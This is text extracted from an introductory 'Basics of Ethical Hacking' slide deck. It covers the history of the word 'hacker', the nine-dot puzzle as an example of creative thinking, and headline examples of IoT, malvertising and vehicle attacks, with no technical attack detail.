BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

BASICS OF ETHICAL HACKING

ALDWIN TAPICAN

BLACK BEAR SECURITIES MALWARE ANALYST

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

>_Who am i

- Malware Analyst @ Black Bear Securities
- Founder of Elipsis, Unit GG - CTF Team.
  - TrendMicro CTF Champion
  - NCR Champion H4G
  - Nationals top 4
  - ASCIS ASEAN Qualifier
- Former Web developer
- Avid fan of FOSS
- Github - aj-tap.github.io

CDP GUIDEM · eCTHP · eJPT · eCMAP · CC · ORACLE Certified Specialist Oracle Autonomous Database Cloud · ORACLE Certified Associate Oracle Cloud Infrastructure Foundations

IN THIS PRESENTATION

Overview

1. **Unveiling Ethical Hacking: What is a Ethical hacker?**
    - Brief Historical Roots of Hacking and concept of ethical hacking.
2. **Mastering The Art: The Journey to Becoming a Competent Ethical Hacker**
    - Discussing the path to developing the skills and knowledge required to excel in ethical hacking.
3. **Ethical Hacking in Action: Phases of Ethical hacking**
    - Breaking down the systematic phases of ethical hacking: reconnaissance, scanning, gaining access, and analysis/reporting.
4. **Roles for Ethical Hackers in the Government**
    - Examining the pivotal roles of ethical hackers in ensuring national Cybersecurity.

Disclaimer

- This talk is for educational purposes only.
- It is not intended to encourage or endorse any illegal activities, including unauthorized hacking or cyberattacks.
- We will only tackle the basics, focusing on understanding the fundamental concepts and practices.
- We will not cover pre-engagement or administrative topics.

WHAT COMES TO YOUR MIND WHEN YOU HEAR THE WORD "HACKER"?

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

Origins of term ”Hacking"

1200s: Originally meant **"to cut with heavy blows irregularly."** (*Oxford English Dictionary)*

1950s: It was at M.I.T. that **“hack”** first came to *mean fussing with machines* - Tech Model Railroad Club

1960s: Evolved to signify clever solutions in computer programming.

1980s: Associated with unauthorized access to computer systems.

2000s: Encompasses ethical hacking, cyberattacks, and tech-related activities.

http://www.catb.org/~esr/jargon/html/H/hacker.html
www.newyorker.com/tech/annals-of-technology/a-short-history-of-hack

"Origins of Hacking"


1960s: Evolved to signify **clever solutions** in computer programming.

1980s: Associated with unauthorized access to computer systems.

2000s: Encompasses ethical hacking, cyberattacks, and tech-related activities.


THE NINE-DOT PROBLEM

Draw four continuous straight lines, connecting all the dots, without lifting the pencil from the paper.




THE NINE-DOT PROBLEM

Draw four continuous straight lines, connecting all the dots, without lifting the pencil from the paper.



THE NINE-DOT PROBLEM


Most people fail because they assume that lines must stay within the square formed by the dots.
They ‘fixate’ aka. **Functional fixedness**. Cognitive bias



SOLUTION

Overcoming the bias


Rather than thinking inside the box,



SOLUTION

Overcoming the bias


Rather than thinking inside the box,



SOLUTION

Overcoming the bias


Rather than thinking inside the box,



SOLUTION

Overcoming the bias


Rather than thinking
inside the box,
think outside the box.
Not limited with function.



SOLUTION

Overcoming the bias

Rather than thinking
inside the box,
think outside the box.
Not limited with function.



THIS IS HOW A HACKER THINKS.

https://www.frontiersin.org/articles/10.3389/fpsyg.2019.00002/ful

hacker: n.

A person who enjoys exploring the details of programmable systems and how to **stretch their capabilities**, as opposed to most users, who prefer to learn only the minimum necessary.

"A person who delights in having an **intimate understanding** of the internal workings of a system, computers and computer networks in particular"
- RFC1392

"One who enjoys the intellectual challenge of **creatively overcoming of circumventing limitations**. "
-Cathedral and the Bazaar

https://datatracker.ietf.org/doc/html/rfc1392
http://www.catb.org/~esr/jargon/html/H/hacker.html


Overcomes/Circumventing Limitations

Running arch linux(OS) on flip phone

Running Doom game on a TI-84 calculator

https://blog.lohannes.com/2018/08/running-doom-on-ti-8483-calculator-guide.html

Overcomes/Circumventing Limitations




This Hacked Coffee Maker Demands Ransom


Smart Fridge sends spam emails

https://decoded.avast.io/martinhron/the-fresh-smell-of-ransomed-coffee/
https://www.proofpoint.com/us/threat-insight/post/Your-Fridge-is-Full-of-SPAM

Overcomes/Circumventing Limitations




Attackers Are Hijacking Search Results



Advertisements are typically used for promoting products, but in the hands of a malicious hacker, they can be repurposed to distribute malicious software. This represents a clever tactic employed by hackers to circumvent security systems.

https://www.cisecurity.org/insights/blog/malvertising
https://www.darkreading.com/application-security/ai-creating-compelling-youtube-videos-loaded-with-malware-
https://www.sentinelone.com/blog/breaking-down-the-seo-poisoning-attack-how-attackers-are-hijacking-search-results/

Overcomes/Circumventing Limitations



Stealing Modern Cars By Tapping Into a Headlight Wire

criminals to empty ATMs using either an external keyboard attached to the machine or via SMS message,

